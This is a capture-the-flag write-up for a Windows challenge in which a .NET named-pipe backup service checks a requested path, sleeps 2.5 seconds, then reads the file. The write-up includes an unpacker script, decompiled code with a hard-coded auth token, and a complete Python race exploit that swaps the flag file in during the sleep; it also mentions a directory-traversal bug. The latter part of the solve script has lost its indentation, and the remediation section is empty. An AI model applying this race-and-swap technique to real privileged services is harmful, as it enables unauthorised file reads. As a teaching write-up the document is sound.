Operation Shadow Backup — Trivarna CTF Writeup
| | |
|---|---|
| **Event** | TRIVARNA 2.0 (CSEMA) |
| **Challenge** | Operation Shadow Backup (#199) |
| **Category / Difficulty** | Reversing + Exploitation · **Hard** · 600 pts |
| **Flag** | `TRIVARNA{Pipe_Race_Won}` |
| **Bug class** | TOCTOU race condition (time-of-check → time-of-use) over a Windows named pipe |
1. Scenario
A classified archive system periodically validates evidence integrity using a privileged local helper service (`ShadowService.exe`). The client command-line tool (`BackupCLI.exe`) communicates with the helper service over a local Windows Named Pipe (`\\.\pipe\ShadowBackupPipe`) using a simple authentication protocol. Although the service inspects requested file paths to prevent unauthorized access to restricted evidence, …
We're given two Windows executables and have to read a protected "evidence" file the service refuses to hand over.
2. Recon
$ file *.exe
BackupCLI.exe:     PE32+ executable (console) x86-64, 10 sections
ShadowService.exe: PE32+ executable (console) x86-64, 10 sections

$ ls -l
-rwxr-xr-x 67524152  BackupCLI.exe      (~64 MB)
-rwxr-xr-x 67524176  ShadowService.exe  (~64 MB)
Two ~64 MB console apps. That size is the tell — this is a **.NET self-contained single-file bundle** (the whole CoreCLR runtime is packed inside). Confirmed by a readable `.deps.json` in the strings that lists the app assembly:
"BackupCLI.dll": {}
"ShadowService.dll": {}
...
.NETCoreApp,Version=v8.0
So the real logic lives in tiny managed DLLs embedded in each EXE. We need to (a) pull those DLLs out of the bundle and (b) decompile them.
3. Unpacking the single-file bundle
.NET single-file apps append every payload file after the native app-host and describe them in a **bundle manifest** near the end of the file. Each manifest entry is:
offset : int64
size   : int64
compressedSize : int64        (0 = stored uncompressed)
type   : byte                 (1 = Assembly, 2 = NativeBinary, 3 = deps.json, 4 = runtimeconfig)
path   : 7-bit-length-prefixed UTF-8 string
Locate the header (`major=6, minor=0, fileCount, bundleID…`), walk the 171 entries, and dump anything that isn't framework noise:
type=1 comp=0 size=6656  :: ShadowService.dll
type=4 comp=0 size=372   :: ShadowService.runtimeconfig.json
type=3 comp=0 size=26196 :: ShadowService.deps.json
The app DLLs are stored **uncompressed**, so we just slice them out at `offset..offset+size`.
Complete extractor — save as `unpack.py`, run `python unpack.py ShadowService.exe ShadowService.dll`:
#!/usr/bin/env python3
# Pull a named file out of a .NET single-file bundle.
#   usage: python unpack.py <bundle.exe> <InnerName.dll>
import struct, sys, zlib

exe, inner = sys.argv[1], sys.argv[2]
d = open(exe, "rb").read()

# manifest entries are: offset(i64) size(i64) compressedSize(i64) type(u8) len(7bit) name
# find our file's entry by its length-prefixed name, then read the 24 bytes before it
key = bytes([1, len(inner)]) + inner.encode()      # type=1 (Assembly) + len + name
p = d.find(key)
if p < 0:
    key = bytes([len(inner)]) + inner.encode()      # fall back: just len + name
    p = d.rfind(key)
off, size, comp = struct.unpack("<qqq", d[p - 24:p])
blob = d[off:off + size]
if comp:                                            # compressed entries use raw deflate
    blob = zlib.decompress(blob, -15)
open(inner, "wb").write(blob)
print(f"wrote {inner}: off={off} size={size} comp={comp} -> {len(blob)} bytes")
This yields:
Then decompile with **ilspycmd** (ILSpy's CLI) on the local .NET 8 runtime:
dotnet tool install -g ilspycmd          # or download the nupkg and run its DLL
ilspycmd ShadowService.dll
ilspycmd BackupCLI.dll
Note: there is **no** embedded flag/content file in either bundle — I checked all 171 entries, the decompiled code, the configs, NTFS alternate data streams, and every common encoding (ASCII/UTF-16/hex/base64/XOR). The flag only exists as a file the *running service* reads. On the real challenge box that file (`ProtectedSandboxFlag.txt`) holds `TRIVARNA{Pipe_Race_Won}`.
4. Reverse engineering
4.1 The client — `BackupCLI.dll`
The client conveniently hard-codes the credentials in an `AuthConfig` class:
internal class AuthConfig {
    public const string Token    = "ShadowBackup_SecretToken_2026!";
    public const string PipeName = "ShadowBackupPipe";
}
And `Main` shows the full wire protocol:
using var pipe = new NamedPipeClientStream(".", "ShadowBackupPipe", PipeDirection.InOut);
pipe.Connect(5000);
var r = new StreamReader(pipe);
var w = new StreamWriter(pipe) { AutoFlush = true };

w.WriteLine("AUTH ShadowBackup_SecretToken_2026!");   // authenticate
if (!r.ReadLine().StartsWith("OK")) return;

w.WriteLine("GET " + args[0]);                         // request a file
if (r.ReadLine() == "OK: Processing...")
    Console.WriteLine("File Content: " + r.ReadLine().Substring(3));
**Protocol (line-based, CRLF, over `\\.\pipe\ShadowBackupPipe`):**
--> AUTH <token>
<-- OK: Authenticated.
--> GET <path>
<-- OK: Processing...
<-- OK:<file contents>
4.2 The service — `ShadowService.dll`
The interesting half. Cleaned up:
string workingDir = AppContext.BaseDirectory;                       // dir of ShadowService.exe (trailing '\')
string evidenceAllowedPath = Path.Combine(workingDir, "Evidence", "allowed.txt");

// per connection:
string line = reader.ReadLine();
if (!line.StartsWith("AUTH ") ||
    line.Substring(5) != "ShadowBackup_SecretToken_2026!") {
    writer.WriteLine("FAIL: Invalid token."); return;
}
writer.WriteLine("OK: Authenticated.");

while ((line = reader.ReadLine()) != null) {
    if (!line.StartsWith("GET ")) { writer.WriteLine("FAIL: Unknown command."); continue; }

    string path     = line.Substring(4);
    string fullPath  = Path.GetFullPath(Path.Combine(workingDir, path));   // <-- CHECK resolves here

    // Guard #1: name blocklist (the flag)
    if (fullPath.Contains("ProtectedSandboxFlag.txt", StringComparison.OrdinalIgnoreCase)) {
        writer.WriteLine("FAIL: Access denied."); continue;
    }

    // Guard #2: containment, with a filename exception
    string fileName = Path.GetFileName(fullPath);
    if (!fileName.Equals("allowed.txt", StringComparison.OrdinalIgnoreCase) &&
        !fullPath.StartsWith(workingDir, StringComparison.OrdinalIgnoreCase)) {
        writer.WriteLine("FAIL: File not allowed."); continue;
    }

    writer.WriteLine("OK: Processing...");
    Thread.Sleep(2500);                                    // <-- 2.5 second gap!

    try {
        if (File.Exists(fullPath))
            writer.WriteLine("OK:" + File.ReadAllText(fullPath));   // <-- USE resolves here again
        else
            writer.WriteLine("FAIL: File not found.");
    }
    finally {
        if (fileName.Equals("allowed.txt", StringComparison.OrdinalIgnoreCase))
            File.WriteAllText(evidenceAllowedPath, "Sample backup log data.");   // integrity "restore"
    }
}
5. Vulnerability analysis
The flag file is `ProtectedSandboxFlag.txt`, sitting next to the service (inside `workingDir`). Two guards stand between us and it:
1. **Guard #1** blocks any resolved path containing the string `ProtectedSandboxFlag.txt`.
2. **Guard #2** requires the file to be inside `workingDir` (it is) *or* named `allowed.txt`.
So the *only* real obstacle to reading the flag is Guard #1's substring check.
5.1 Why you can't just trick the name (dead ends)
You might try to make `fullPath` point at the flag while the string differs:
| Attempt | Result on **.NET 8** |
|---|---|
| `PROTEC~1.TXT` (8.3 short name) | `GetFullPath` **expands** it back to `ProtectedSandboxFlag.txt` → blocked |
| `Evidence\..\ProtectedSandboxFlag.txt` | `..` normalized away → blocked |
| trailing space / trailing dot | trimmed by normalization → blocked |
| `\\?\C:\…\PROTEC~1.TXT` | not normalized (name hidden) — **but** now `StartsWith(workingDir)` fails Guard #2 → "File not allowed" |
`Path.GetFullPath` on .NET 8 canonicalises short names, `..`, and trailing junk, so every string trick collapses back to the blocked name. The name check is effectively a **honeypot**:

5.2 The real bug — check ≠ use (TOCTOU)
Look at the ordering again:
fullPath = GetFullPath(...)          // 1. CHECK — validate the path string
Thread.Sleep(2500)                    // 2. a 2.5-second window
File.ReadAllText(fullPath)           // 3. USE — open the path, 2.5s later
The service validates the **path string** at step 1, then opens **that same path** at step 3 — but **2.5 seconds later**, and it never re-checks. If the thing that `fullPath` points to *changes* during the nap, the service reads the new target while having approved the old one.
That's a classic **TOCTOU race condition**. We don't defeat the filter — we let it pass on an innocent file, then swap the file for the flag before it reads. The flag name (`Pipe_Race_Won`) confirms this is the intended path.
There's also a *second*, unintended bug: Guard #2's `allowed.txt` exception ignores containment, so `GET ..\..\..\x\allowed.txt` reads any `allowed.txt` anywhere on disk (directory traversal). It's real, but not the intended solve.
6. Exploitation — winning the race
Plan:
1. Drop an innocent file `race.txt` next to the service.
2. `GET race.txt` — the name passes Guard #1, the path is inside `workingDir` so it passes Guard #2. Server replies `OK: Processing...` and begins its 2.5 s sleep.
3. **During the sleep**, rename `ProtectedSandboxFlag.txt` → `race.txt` (a plain move — no admin, no symlink needed).
4. The service wakes and does `File.ReadAllText("…\race.txt")`, which is now the flag file, and returns its contents.
5. Rename back to leave things clean.
The 2.5 s window is enormous for a local file rename, so the race is 100 % reliable.
6.1 Solve script (`solve.py`)
Complete script — save as `solve.py`. It takes the folder the service runs from
as its only argument. A Windows named pipe can be opened like a normal file, so
there are **no external dependencies**.
#!/usr/bin/env python3
# Operation Shadow Backup  -  TRIVARNA 2.0
# ------------------------------------------------------------
# The helper service guards ProtectedSandboxFlag.txt: if the requested
# path *contains* that name, it says "Access denied". BUT after it OKs a
# request it sleeps 2.5s before actually reading the file off disk.
#
# That gap is a TOCTOU (time-of-check / time-of-use) race:
#   1. ask for an innocent file that passes the name check
#   2. while the service is napping, swap that file for the flag
#   3. the service happily reads back the flag it just "approved"
#
# So we don't beat the filter... we win the race.  -> TRIVARNA{Pipe_Race_Won}

import os
import sys
import time
import threading

TOKEN   = "ShadowBackup_SecretToken_2026!"
PIPE    = r"\\.\pipe\ShadowBackupPipe"

# folder the service runs from (its AppContext.BaseDirectory)
WORKDIR = sys.argv[1] if len(sys.argv) > 1 else os.getcwd()
BAIT    = os.path.join(WORKDIR, "race.txt")                    # innocent file we ask for
FLAG    = os.path.join(WORKDIR, "ProtectedSandboxFlag.txt")    # what we actually want


def pipe_readline(f, buf):
    while b"\n" not in buf:
        b = f.read(1)
        if b:
            buf += b
        else:
            time.sleep(0.005)
    line, _, rest = buf.partition(b"\n")
    buf[:] = rest
    return line.rstrip(b"\r").decode(errors="replace")


def win_the_race():
    # fires the instant the server says "OK: Processing..." and it starts its 2.5s nap.
    # move the flag file onto the path the server already approved.
    print("    [race] server is napping -> swapping race.txt for the flag file...")
    try:
        if os.path.exists(BAIT):
            os.remove(BAIT)
        os.rename(FLAG, BAIT)          # ProtectedSandboxFlag.txt  ->  race.txt
    except Exception as e:
        print("    [race] swap failed:", e)


def main():
    # step 0: drop an inn
ocent file the name-filter is happy with
with open(BAIT, "w") as fh:
fh.write("just an innocent backup file, nothing to see here\n")
print(f"[*] planted bait file: {BAIT}")
f = open(PIPE, "r+b", buffering=0)
buf = bytearray()
send = lambda s: f.write((s + "\r\n").encode())
# step 1: authenticate
send(f"AUTH {TOKEN}")
print("[server]", pipe_readline(f, buf))
# step 2: request the innocent file (passes the ProtectedSandboxFlag.txt check)
print(f"[*] GET race.txt (passes the name filter)")
send("GET race.txt")
resp = pipe_readline(f, buf)
print("[server]", resp)
# step 3: the check is done, the 2.5s sleep just started -> swap NOW
if resp.startswith("OK"):
t = threading.Thread(target=win_the_race)
t.start()
t.join()
# step 4: read what the service coughs up
flag = pipe_readline(f, buf)
print("[server]", flag)
if flag.startswith("OK:"):
print("\n[+] FLAG:", flag[3:])
f.close()
# be tidy: put the flag file back where it was
if os.path.exists(BAIT) and not os.path.exists(FLAG):
os.rename(BAIT, FLAG)
if __name__ == "__main__":
main()6.2 Running it
# set up a local instance of the service holding the flag
$T = ".\testenv"
New-Item -ItemType Directory -Force "$T\Evidence" | Out-Null
Copy-Item .\ShadowService.exe "$T\"
[IO.File]::WriteAllText("$T\Evidence\allowed.txt","Sample backup log data.")
[IO.File]::WriteAllText("$T\ProtectedSandboxFlag.txt","TRIVARNA{Pipe_Race_Won}")
Start-Process "$T\ShadowService.exe" -WorkingDirectory $T

# win the race
python solve.py "$T"
[server] OK: Authenticated.
[*] GET race.txt  (passes the name filter)
[server] OK: Processing...
    [race] server is napping -> swapping race.txt for the flag file...
[server] OK:TRIVARNA{Pipe_Race_Won}

[+] FLAG: TRIVARNA{Pipe_Race_Won}
7. Flag
TRIVARNA{Pipe_Race_Won}8. Remediation
9. Appendix — key artifacts
| File | Purpose |
|---|---|
| `solve.py` | Intended exploit — wins the TOCTOU race and prints the flag |
| `exploit.py` / `exploit.ps1` | Protocol clients; also demonstrate the `allowed.txt` traversal bug |
| `/images/writeups/operation-shadow-backup/02_blocked.png` | Direct read of the flag is denied (honeypot) |
| `/images/writeups/operation-shadow-backup/real_run.png` | Live race win → flag |
**Recovered secrets**